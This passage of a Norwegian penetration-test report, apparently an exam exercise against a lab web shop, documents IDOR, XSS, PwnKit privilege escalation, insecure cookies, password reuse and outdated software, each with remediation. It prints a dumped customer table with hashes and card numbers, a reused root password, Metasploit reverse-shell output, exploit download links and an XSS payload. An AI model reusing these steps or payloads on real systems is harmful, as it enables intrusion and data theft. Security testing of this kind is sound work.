[*] 'admin'@'localhost'
[*] 'root'@'localhost'
```

Eksempel fra dumpet database, "borislockpicks->customer":

	A	B	C	D	E	F	G	H	I	J	K	L
1	uid,login,name,logins,pwhash,address,cardnumber,expiryyear											
2	1,bengt,Bengt Ostby,0,84d961568a65073a3bcf0eb216b2a576 (superman),Hoyskolen Kristiania\r\n0999 Oslo,12312312,2023											
3	2,anne,Anne Holm,0,a0dff60cf804e30e76745e734571d1c3,Hoyskolen Kristiania\r\n0999 Oslo,11563300,2026											
4	5,karina,Karina Bjork,0,308e1920c81ba72b0788839184bea5ed,Oslogate 42\r\n0101 Oslo,98373988,2027											
5	8,stian,Stian Kvals,0,9e43731b669b2e0f6accfc1881615efa,Gateaddressen 12\r\n3299 Huttiheita,45645645,2024											
6	9,navn,Navn Navnessen,0,dd95e6ea0c2ffb0cc00d6f6549dfd756 (mittpassord),Standardveien 99\r\n9999 Usett,01917488,2027											

Sårbarhet 4 – Utdatert programvare

KRITISK

Sårbarhet	Vulnerable and Outdated Components
Lokasjon	Lokalt
Referanser	For mer informasjon, se Vulnerable and Outdated Components

Det er gjort funn av utdaterte applikasjoner og operativsystem under testen. Flere av funnene er nærme EOL eller allerede er EOL. Det er kritisk at dette blir oppdatert siden det er flere CVE-er knyttet til de utdaterte applikasjonene.

Oppdatering av programvare og operativsystemer regelmessig er viktig for patching av sårbarheter funnet i programmer.

Det er gjort store funn av utdatert programvare. Følgende programvare er utdatert og vil automatisk oppdatere utallige andre utdaterte funn:

Programvare	Versjon	Info	Oppdatert versjon
Linux kernel	4.19.0-5 / 4.19.37-5	EOL 2024	6.17.8, fra 2025
OpenSSH	7.9p1	Fra 2018	10.2p1, fra 2025
Debian	10 (Buster)	EOL 2022	Debian 13. EOL 2028 / LTS 2035
Apache2	2.4.38-3	Arkivert	2.4.65, fra 2025
Abyssws	2.16.9.1	Arkivert	2.16.20.2
MariaDB	10.3.39	EOL 2023	MariaDB 11.8.5, "Stable release" og støttet i 3 år. Fra 2025

Utbedring av sårbarhet

Det er anbefalt oppdatering av utdaterte applikasjoner og opprettelse av jevnlige oppdateringer som blir opprettholdt. For mer informasjon, se referanser ovenfor.

Validering av sårbarheter

Tester har enumerert web applikasjon, system, porter og brukt ssh tilgang for avdekking av utdaterte applikasjoner.

Lokasjon

192.168.174.136 / Lokal tilgang

Funn i lekkasje av webserver versjon:

Quick Start | Request | Response | Requester

Header: Text | Body: Text

```
HTTP/1.1 404 Not Found
Content-Type: text/html
Content-Length: 336
Connection: Close
Date: Mon, 17 Nov 2025 12:11:46 GMT
Server: Abyss/2.16.9.1-X1-Linux AbyssLib/2.16.9.1
```

Funn ved enumerering av port og webapplikasjon:

```
PORT       STATE SERVICE  VERSION
22/tcp     open  ssh      OpenSSH 7.9p1 Debian 10+deb10u3 (protocol 2.0)
80/tcp     open  http     Abyss httpd 2.16.9.1-X1 (AbyssLib/2.16.9.1)
443/tcp    open  ssl/http Abyss httpd 2.16.9.1-X1 (AbyssLib/2.16.9.1)
9999/tcp   open  http     Abyss httpd 2.16.9.1-X1 (AbyssLib/2.16.9.1)
42682/tcp  open  unknown
```

Sårbarhet 5 – Feilhåndtering av id parameter

KRITISK

Sårbarhet	Identification and Authentication Failures
Lokasjon	Webapplikasjon
Referanser	For mer informasjon, se Identification and Authentication Failures, Broken Access Control og Cryptographic Failures

Det er avdekket sårbarhet knyttet til " mypage_show.php?id=" som tillater endring av ID uten autentisering av bruker. Etter endring av ID vil spesifikk brukerinformasjon bli vist og det er mulighet for endring av brukeren sin informasjon. Denne sårbarheten gir tilgang til alle brukere ved gjetting av ID og krever ingen forhåndskunnskaper om webapplikasjonen. Tilgang til andre brukere legger til rette for uthenting og endring av informasjon. Ved et potensielt angrep vil dette påvirke kundelojalitet og fremtidig økonomisk drift ved mulighet for bøter ved brudd på riktig lagring av kundedata.

Sårbarheten er funnet på følgende lokasjoner:

"https://192.168.174.136/mypage_show.php?id="	Alle brukere og id

Utbedring av sårbarhet

Det er anbefalt utbedring av id parameter ved innføring og standardisering av brukerautentisering fra webapplikasjon da nåværende løsning tillater endring fra klient-side. For mer informasjon, se referanser ovenfor.

VIKTIG: Graderingen for denne sårbarheten er påvirket av sårbarhet "Brudd på GDPR og PCI DSS". Ved rettelse av GDPR og PCI DSS brudd vil denne sårbarheten bli nedgradert til høy og ikke kritisk.


Validering av sårbarheter

Ved endring av "mypage_show.php?id=" vil webapplikasjon gi tilgang til brukerinformasjon uten endring av cookie eller innlogging.


Lokasjon

"https://192.168.174.136/mypage_show.php?id="

Skjermbilde fra bruk av id 11:



Skjermbilde fra bruk av id 1:



Sårbarhet 6 – GDPR og PCI DSS

KRITISK

Sårbarhet	Cryptographic Failures
Lokasjon	Webapplikasjon
Referanser	For mer informasjon, se Cryptographic Failures, PCI Data Security Standard og Personvernprinsippene

Det er avdekket brudd på GDPR og PCI DSS i webapplikasjonen. Bruddene baserer seg på bruk av nåværende tekniske løsninger og ikke potensielle endringer knyttet til tekniske løsninger før offentlig tilgjengelig bruk av web applikasjonen. Det er antatt at tester har tilgang til produksjonsklar webapplikasjon. Ved endring av tekniske løsninger vil brudd frafalle og potensielt være irrelevante.

Bruddene omhandler behandling, sending og lagring av bruker og kortinformasjon. Det er problemer med lagring, sending, visning, sikring og autentisering av data. Det er i hovedsak funnet følgende problemområder:

- Tilgang til andre brukere og admin panel uten autentisering.
- Lagring av data i klartekst (i database).
- Informasjon sendes i klartekst mellom klient og webapplikasjon.
- Mulighet for dumping av database som inneholder data i lesbar form og kryptografisk knekte hash algoritmer.

Det er viktig å påpeke at PCI DSS ikke er hjemlet i lov, men normalt er inkludert i avtaler med kortleverandører som Visa, MasterCard, Discover, JCB og American Express. GDPR er hjemlet i lov og er straffbart i norsk rettssystem basert på personopplysningslovens innføring av GDPR.

Utbedring av sårbarhet

I hovedsak er det problemer knyttet til brudd på adgangskontrollsystemer og feilkonfigurering av kryptografisk teknisk løsning. Det er anbefalt innføring av streng brukerautentisering, personlig administrator brukere og kryptering i alle ledd (sending og lagring).

For mer informasjon, se referanser ovenfor.

Validering av sårbarheter

Tester har opprettet ny bruker og ved bruk av proxy blir nettverkstrafikk hentet ut. Denne trafikken er sendt i klartekst.

Lokasjon

https://192.168.174.136/usrmgr_register.php

Skjermbilde av data sendt i lesbar form:

```
POST https://192.168.174.136/usrmgr_saveuser.php HTTP/1.1
host: 192.168.174.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:145.0) Gecko/20100101 Firefox/145.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: nb-NO,nb;q=0.9,no-NO;q=0.8,no;q=0.6,nn-NO;q=0.5,nn;q=0.4,en-US;q=0.3,en;q=0.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 175
Origin: https://192.168.174.136
Connection: keep-alive
Referer: https://192.168.174.136/usrmgr_register.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i

backurl=.%2Fmypage.php&name=Ola+Nordmann&address=Kirkegata+23-25%2C+0159+Oslo&cardtype=bcard&cardnumber=98776543&expyear=2023&userid=OlaNord&password=
test&confirmpassword=test
```

Sårbarhet 7 – Privilege escalation CVE-2021-4034	HØY
Sårbarhet	Vulnerable and Outdated Components
Lokasjon	Lokalt
Referanser	For mer informasjon, se CVE-2021-4034 Detail og Vulnerable and Outdated Components

Det er funnet en kritisk sårbarhet som trusselaktører kan bruke for privilege escalation. Exploit er enkelt tilgjengelig på internett og krever kun tilgang over ssh eller lignende. Tester avdekket sårbarheten ved bruk av linpeas og manuell testing. Sårbarheten gir tilgang til root fra admin bruker uavhengig av innloggingsverdi. Det er en feil i pkexec som gir lokal root tilgang. Kjent exploit kan kjøres via metasploit verktøy eller manuelt lastes ned til offer.

Dette angrepet krever noe forhåndskunnskap, men kan enkelt utføres etter enumerering av system og dumping av databaser.

Sårbarheten er funnet i lokalt system og ved utnyttelse vil gi root tilgang.

Utbedring av sårbarhet

Det er anbefalt patching av OS, patching av programvare og bruk av sikre passord for brukere med tilgang til systemet. For mer informasjon, se referanser ovenfor.

Validering av sårbarheter

Tester har brukt verktøy i Metasploit som gjennomfører bruk av exploit etter konfigurasjon av angrep. Tester har initialt fått tilgang til system ved bruk av ssh og tidligere dumpede databaser med sqlmap.

Lokasjon

ssh 192.168.174.168

Følgende metode er brukt:

1. Tilgang til system med ssh
2. Oppsett av reverse shell

3. Overføring og kjøring av linpeas for funn av sårbarhet
4. Bruk av CVE funnet med linpeas, oppsett av metasploit og manuell oppsett av pkexec lokasjon.
5. Kjør exploit

Skjermbilde av utnyttet sårbarhet:

```
msf exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > exploit
[-] Handler failed to bind to 192.168.174.130:4444:-  -
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Sending stage (3090404 bytes) to 192.168.174.138
[*] Meterpreter session 1 opened (192.168.174.129:4444 → 192.168.174.138:42822) at 2025-11-03 06:54:47 -0500
[!] Verify cleanup of /tmp/.impcdsiiqt
[+] The target is vulnerable.
[*] Writing '/tmp/.djqmbsmxvb/pqyqnmcbs/pqyqnmcbs.so' (540 bytes) ...
[!] Verify cleanup of /tmp/.djqmbsmxvb
[!] Attempting to delete working directory /tmp/.djqmbsmxvb
[!] Attempting to delete working directory /tmp/.djqmbsmxvb

meterpreter > getuid
Server username: root
meterpreter > shell
Process 13365 created.
Channel 2 created.
whoami
root
```

Skjermbilde av linpeas for funn av sårbarhet:

```
Executing Linux Exploit Suggester
https://github.com/mzet-/linux-exploit-suggester
[+] [CVE-2019-13272] PTRACE_TRACEME

   Details: https://bugs.chromium.org/p/project-zero/issues/detail?id=1903
   Exposure: highly probable
   Tags: ubuntu=16.04{kernel:4.15.0-*},ubuntu=18.04{kernel:4.15.0-*},debian=9{kernel:4.9.0-*},[ debian=10{kernel:4.19.0-*} ],fedora=30{kernel:5
.0.9-*}
   Download URL: https://gitlab.com/exploit-database/exploitdb-bin-sploits/-/raw/main/bin-sploits/47133.zip
   ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2019-13272/poc.c
   Comments: Requires an active PolKit agent.

[+] [CVE-2021-4034] PwnKit

   Details: https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt
   Exposure: probable
   Tags: ubuntu=10|11|12|13|14|15|16|17|18|19|20|21,[ debian=7|8|9|10|11 ],fedora,manjaro
   Download URL: https://codeload.github.com/berdav/CVE-2021-4034/zip/main
```

Sårbarhet 8 – XSS / Cross Site Scripting

HØY

Sårbarhet	XSS / Cross Site Scripting
Lokasjon	Kildekode og web applikasjon
Referanser	For mer informasjon, se OWASP Cross Site Scripting (XSS) og PortSwigger - Cross-site scripting

Det er avdekket XSS sårbarheter på flere lokasjoner i webapplikasjonen og kildekoden. Sårbarheten ble først avdekket av statisk kodeanalyse og testet i webapplikasjonen. Sårbarheten tillater kjøring av kode via URL, søkefelt og diverse tekst felt. Brukerinput blir ikke sanitert i de fleste tekstfelt og tillater at angriperen kan kjøre kode i applikasjonen og på serveren. Det er avdekket kode som saniterer brukerinput, men den er ikke brukt på hele web applikasjonen.

Sårbarheten er funnet på følgende lokasjoner:

https://192.168.174.136/usrmgr_saveuser.php	Stored XSS. Kode vil kjøre ved besøk av /admin_show.php
https://192.168.174.136/admin_show.php	Stored XSS
https://192.168.174.136/usrmgr_clear.php?id=	Reflected XSS
https://192.168.174.136/store_addtobasket.php?id=	Reflected XSS
https://192.168.174.136/store_viewdetails.php?id=	Reflected XSS
https://192.168.174.136/mypage_show.php?id=	Reflected XSS
https://192.168.174.136/store_removeitem.php?id=	Reflected XSS
https://192.168.174.136/mypage_update.php	Reflected XSS

Eksempel på kode som saniterer brukerinput er funnet i " security.php ":

```
settings.conf    security.php 5 ×
BorisLockpick_exam25 > backend > security.php
1
2   <?php
3
4   function _sanitizeinput($inputstring){
5
6       $result = preg_replace('/[^A-Za-z0-9,.\-!]/', '', $inputstring);
7
8       return $result;
9
10  }
11
12  ?>
```

Eksempel på kode som ikke fullstendig saniterer brukerinput:

```
106        $result = _sqlqueryfunc_eh("SELECT * FROM products WHERE uid=".$_GET
           ["id"]);
```

Utbedring av sårbarhet

Brukerinput må saniteres for at denne sårbarheten ikke skal være tilgjengelig for bruker. Tester har funnet kode som saniterer brukerinput og det anbefales derfor at kildekoden blir gjennomgått og standardiseres. Kode blir sanitert på noen lokasjoner, men det er ytterst få. For mer informasjon, se referanser over.

Validering av sårbarhet


192.168.174.136/store_addtobasket.php?id=
Reflected XSS

Koden blir vanligvis brukt for at kunden skal legge til varer i handlekurven. Denne feilen finnes i alle "add to basket" lenker og trykkbare knapper i "https://192.168.174.136/store.php".

```
59      $result = _sqlqueryfunc_eh("SELECT COUNT(*) FROM borislpbasket");
60      if ($result == 0){
61          $result=_sqlqueryfunc_eh("INSERT INTO borislpbasket (uid) VALUES
            ($basketid)");
62      }
63
64      $qty = 1;
65      if (isset($_GET["quantity"])){
66          $qty = $_GET["quantity"];
67      }
68
69      $prodid = $_GET["id"];
70      $added=_sqlqueryfunc_eh("SELECT * FROM products WHERE uid = $prodid");
71
72      $row = mysqli_fetch_array($added);
73      echo "<p style=\"border-left: 26px solid #020202; color: #F5F5F5;
        font-family: Arial;font-size: 20px;\">Added ".$row["name"]." (".$row
        ["description"].") to your shopping basket</p>";
74
75      $insert=_sqlqueryfunc_eh("INSERT INTO lpbasket_entry_global VALUES
        ($basketid, $prodid, $qty)");
76
```

Kode som ikke saniterer brukerinput befinner seg på linje 61, 70 og 75 i skjermbildet ovenfor.

Følgende kode er brukt i dette angrepet: <script>alert('XSS')</script>



Sårbarhet 9 – Usikker cookie

HØY

Sårbarhet	Security Misconfiguration
Lokasjon	Webapplikasjon og kildekode
Referanser	For mer informasjon, se Security Misconfiguration

Det er funnet flere svakheter knyttet til lekkasje av cookie og usikker cookie i webapplikasjon og kildekode. Cookie-verdi er sendt i lesbar form og HttpOnly flagg er false. Dette tillater kjøring av ondsinnet kode eller bruk av proxy som henter ut cookie-verdier til logon_session, admin_session og borislp_basket. Ved endring av tidligere nevnt cookies, vil angriper tilegne seg gyldige brukere, administrator tilgang til nettsiden og andre sine handlekurver.

I kildekode er det gjort funn av kode som forteller navnet på cookien.
Eksempel fra "usrmgr_checklogin.php", linje 65:

```
63      $result=_sqlqueryfunc_eh("INSERT INTO logon_sessions VALUES (NULL, $userid)");
64      $sessionid=mysqli_insert_id($mysqlobj);
65      setcookie("logon_session", "$sessionid", time()+604800);
66      if ($_POST["backurl"] === "./store_checksession.php"){
67          header("Location: ./store_payment.php");
```


Denne sårbarheten gjelder for hele webapplikasjonen og ikke spesifikke sider, men innloggingsportaler er spesielt utsatt.

Utbedring av sårbarhet

Det anbefales konfigurering av HttpOnly til True og obfuskering av cookie ved bruk av kryptografi. Dette sikrer cookie, hindrer lesing og endring av cookie i lesbar form (ved bruk av sikker kryptografisk algoritme). Det anbefales også gjennomgang av all kildekode som bruker "setcookie("<COOKIE_NAVN>") for sikring av cookie. "For mer informasjon, se referanser ovenfor

Validering av sårbarheten

Tester har ikke brukt brukernavn eller passord for funn av sesjon for bruker eller administrator. I nettleseren har tester tilføyet "logon_session" og verdi "3". Dette gir tilgang til bruker med navn "Bengt Østby"



HttpOnly flagg er ikke satt til true på alle cookies, eksempel fra nettleser utviklerverktøy:

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure
admin_se...	4	192.168.174....	/	Wed, 19 Nov 2025 ...	14	false	false
borislp_b...	7	192.168.174....	/	Session	15	false	false
logon_ses...	7	192.168.174....	/	Wed, 19 Nov 2025 ...	14	false	false

Sårbarhet 10 – Åpen port med høy verdi

HØY

Sårbarhet	Insecure Design
Lokasjon	Webapplikasjon
Referanser	For mer informasjon, se Insecure Design

Det er avdekket port med høy verdi etter enumerering av nettverk knyttet til system. Porten informerer om at det er funnet en høy sårbarhet som bør rapporteres med et skjermbilde og kandidatnummer.

```
└$ nmap 192.168.174.136 -p 42682 -sV
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-14 08:23 EST
Nmap scan report for 192.168.174.136
Host is up (0.00036s latency).

PORT      STATE SERVICE VERSION
42682/tcp open  unknown
1 service unrecognized despite returning data. If you know the service/versi
ps://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port42682-TCP:V=7.95%I=7%D=11/14%Time=69172D61%P=x86_64-pc-linux-gnu%r(
SF:GenericLines,84,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nDate:\x20Fri,\x2
SF:014\x20Nov\x202025\x2008:23:39\x20GMT\r\nServer:\x20EWA\x20HTTP\x20Serv
SF:er/1\.0\r\nContent-Length:\x200\r\nConnection:\x20close\r\n\r\n")%r(Get
SF:Request,20C,"HTTP/1\.1\x20200\x20OK\r\nConnection:\x20close\r\nDate:\x2
SF:0Fri,\x2014\x20Nov\x202025\x2008:23:45\x20GMT\r\nServer:\x20EWA\x20HTTP
SF:\x20Server/1\.0\r\nContent-Length:\x20374\r\nContent-Type:\x20text/html
SF:\r\n\r\n<html><head><title>EWA:\x20Vulnerability\x20found</title></head
SF:><body>You\x20have\x20found\x20a\x20webserver\x20running\x20on\x20port\
SF:x2042682,\x20which\x20uses\x20HTTP\.\x20Finding\x20this\x20server\x20sh
SF:ould\x20be\x20reported\x20in\x20your\x20pentest\x20rapport\x20as\x20a\x
SF:20HIGH\x20severity\x20vulnerability,\x20and\x20be\x20documented\x20with
SF:\x20a\x20screenshot\x20of\x20the\x20tool\x20or\x20browser\x20you\x20use
SF:d\x20to\x20see\x20this\x20message\.\x20Your\x20candidatenumber\x20for\x
SF:20reference\x20is\x20700333\x20\(16\)\.</body>")%r(HTTPOptions,96,"HTTP
SF:/1\.1\x20200\x20OK\r\nDate:\x20Fri,\x2014\x20Nov\x202025\x2008:23:45\x2
SF:0GMT\r\nServer:\x20EWA\x20HTTP\x20Server/1\.0\r\nAllow:\x20GET,\x20HEAD
SF:,\x20OPTIONS\r\nContent-Length:\x200\r\nConnection:\x20close\r\n\r\n")%
SF:r(RTSPRequest,96,"HTTP/1\.1\x20200\x20OK\r\nDate:\x20Fri,\x2014\x20Nov\
SF:x202025\x2008:23:45\x20GMT\r\nServer:\x20EWA\x20HTTP\x20Server/1\.0\r\n
SF:Allow:\x20GET,\x20HEAD,\x20OPTIONS\r\nContent-Length:\x200\r\nConnectio
SF:n:\x20close\r\n\r\n")%r(RPCCheck,84,"HTTP/1\.1\x20400\x20Bad\x20Request
SF:\r\nDate:\x20Fri,\x2014\x20Nov\x202025\x2008:23:45\x20GMT\r\nServer:\x2
SF:0EWA\x20HTTP\x20Server/1\.0\r\nContent-Length:\x200\r\nConnection:\x20c
SF:lose\r\n\r\n")%r(DNSVersionBindReqTCP,84,"HTTP/1\.1\x20400\x20Bad\x20Re
SF:quest\r\nDate:\x20Fri,\x2014\x20Nov\x202025\x2008:23:45\x20GMT\r\nServe
SF:r:\x20EWA\x20HTTP\x20Server/1\.0\r\nContent-Length:\x200\r\nConnection:
SF:\x20close\r\n\r\n")%r(DNSStatusRequestTCP,84,"HTTP/1\.1\x20400\x20Bad\x
SF:20Request\r\nDate:\x20Fri,\x2014\x20Nov\x202025\x2008:23:45\x20GMT\r\nS
SF:erver:\x20EWA\x20HTTP\x20Server/1\.0\r\nContent-Length:\x200\r\nConnect
SF:ion:\x20close\r\n\r\n");
MAC Address: 00:0C:29:C7:20:7A (VMware)

Service detection performed. Please report any incorrect results at https://
Nmap done: 1 IP address (1 host up) scanned in 12.93 seconds
```

Høye porter bør umiddelbart undersøkes da det kan være skadevare som bruker systemet. Det er gjort funn i kildekode som tilsier at applikasjonen åpner en tilfeldig høy port ved restart av "ewa_exam.service".

Sårbarheten er funnet på følgende lokasjoner:

192.168.174.136:42682	Basert på kildekode er det en tilfeldig høy port som blir åpnet.

Utbedring av sårbarhet

Det anbefales lukking eller filtrering av porten og eventuell fjerning av programvare som styrer den. For mer informasjon, se referanser ovenfor.

Validering av sårbarheter

Det er utført enumerering av systemet med nmap og avdekket at det kjører en høy port.
Følgende kommando er brukt:
Enumerering av system - "nmap 192.168.174.136 -p-"
Informasjon om port - "nmap 192.168.174.136 -p 42682 -sV"

Lokasjon

192.168.174.136:42682

Skjermbilde fra kjøring av nmap mot port 42682

```
└─$ nmap 192.168.174.136 -p 42682
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-14 08:33 EST
Nmap scan report for 192.168.174.136
Host is up (0.00034s latency).

PORT      STATE SERVICE
42682/tcp open  unknown
MAC Address: 00:0C:29:C7:20:7A (VMware)

Nmap done: 1 IP address (1 host up) scanned in 6.67 seconds
```

Skjermbilde fra kildekode "ewa_exam.c":

```
75    // Restart the background process that will open a random server port:
76
77    iRetCode = system("systemctl stop ewa_exam.service");
78    if (iRetCode == -1) {
79        printf("\r\nsystem(stop) failed with %i", errno);
80    }
81    if (iRetCode == -1) {
82        iRetCode = system("systemctl start ewa_exam.service");
83    }
```

Sårbarhet 11 – Gjenbruk av passord

HØY

Sårbarhet	Security Misconfiguration
Lokasjon	Lokalt
Referanser	For mer informasjon, se Security Misconfiguration og Password administration for system owners

Det er funnet gjenbruk av passord på admin og root brukere. Passord til root er "correcthorse" og passord til admin er "correcthorse". Sårbarheten ble avdekket ved manuell testing for gjenbruk av passord. Innlogging til bruker "admin" ble funnet i database dumper hentet ut med sqlmap.

Sårbarheten er funnet på følgende lokasjoner:

Bruker - admin
Bruker – root

Utbedring av sårbarhet

Det anbefales tvunget bytte av alle passord knyttet til systemet, oppretting og etterlevelse av strenge passordkrav. For mer informasjon, se referanser ovenfor.

Validering av sårbarheter

Tester har tidligere hentet ut passord til bruker "admin" og manuelt testet dette mot bruker "root" etter innlogging til systemet over ssh.

Lokasjon

"ssh admin@192.168.174.136"

Tester brukte shh for tilegnelse av lokal admin tilgang og brukte kommnado "su" for eskalering av brukerrettigheter.

Skjermbilde under viser tilgang til admin, root og eksalering av brukerettigheter:

```
$ whoami
admin
$ su
Password:
root@osboxes:/home/admin# whoami
root
root@osboxes:/home/admin#
```

Sårbarhet 12 – Telnet / Bakdør


HØY

Sårbarhet	Security Misconfiguration og Vulnerable and Outdated Components
Lokasjon	Webapplikasjon, kildekode og lokalt
Referanser	For mer informasjon, se Identification and Authentication Failures, Security Misconfiguration, Broken Access Control , Vulnerable and Outdated Components og Weak Security Controls and Practices Routinely Exploited for Initial Access

Det er funnet en bakdør med hardkodet brukernavn/passord som sender informasjon over telnet protokoll. Telnet er en ukryptert protokoll der alt blir sendt i lesbar form over internett, noe som tillater sniffing av nettverkstrafikken (wireshark).
